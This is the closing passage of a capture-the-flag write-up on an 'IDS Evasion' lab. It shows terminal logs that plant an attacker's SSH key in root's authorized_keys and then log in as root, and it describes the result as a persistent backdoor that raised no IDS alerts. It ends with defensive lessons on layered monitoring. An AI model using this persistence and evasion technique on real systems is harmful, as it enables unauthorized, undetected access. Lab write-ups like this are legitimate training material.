root@32fd366107a6:/mnt/root/.ssh# echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGwMjpT5jsbluM/351FOUKF8dMfIp335VKaOzHln kali@kali" > authorized_keys
root@32fd366107a6:/mnt/root/.ssh# root@32fd366107a6:~# chmod 600 authorized_keys
bash: root@32fd366107a6:~# command not found
root@32fd366107a6:/mnt/root/.ssh# echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGwMjpT5jsbluM/351FOUKF8dMfIp335VKaOzHln kali@kali" > authorized_keys
root@32fd366107a6:/mnt/root/.ssh# root@32fd366107a6:~# chmod 600 authorized_keys
bash: root@32fd366107a6:~# command not found
root@32fd366107a6:/mnt/root/.ssh# echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGwMjpT5jsbluM/351FOUKF8dMfIp335VKaOzHln kali@kali" > authorized_keys
root@32fd366107a6:/mnt/root/.ssh# root@32fd366107a6:~# echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGwMjpT5jsbluM/351FOUKF8dMfIp335VKaOzHln kali@kali" >> authorized_keys
root@32fd366107a6:/mnt/root/.ssh#
```

9.2 Outcome & Mission Completion


- **Action (Main Shell):** A connection was initiated from the main machine to the target using the newly created private key.

```
ssh -i ssh root@10.201.90.183
```

```
Last login: Wed Apr 6 09:11:12 2022 from 192.168.56.1
root@reversegear:~# whoami
root
root@reversegear:~# pwd
/root
root@reversegear:~#
```

- **Outcome:** The connection was successful, providing **direct root access** to the target machine without a password. This established a **persistent backdoor**.
- **Conclusion:** With persistent root access established and the flag captured, all objectives of the "IDS Evasion" room were successfully completed.
- **IDS Analysis:** This persistence technique generated **no IDS alerts**, as authorizing a new SSH key is a legitimate administrative action, allowing the activity to blend in with normal system management traffic.

10. Conclusion



This assessment successfully demonstrated a full-cycle attack, progressing from initial reconnaissance to full system compromise with persistent root access. The exercise effectively highlighted the strengths and weaknesses of a layered security monitoring approach.

The Network-based IDS proved effective at identifying noisy network scans and known web attack signatures, but it was completely blind to on-host post-exploitation activities. Conversely, the Host-based IDS was crucial in detecting the consequences of the attack on the system itself, such as suspicious log entries, file system changes, and the execution of malicious enumeration scripts.

Ultimately, the assessment underscored that neither NIDS nor HIDS alone is a complete solution. A determined attacker can bypass individual security layers through stealth, exploitation of un-signed vulnerabilities, or by mimicking legitimate administrative behavior. This reinforces the critical importance of a **defense-in-depth** strategy, where multiple, overlapping security controls are required to effectively detect and respond to the various stages of a sophisticated cyber attack.
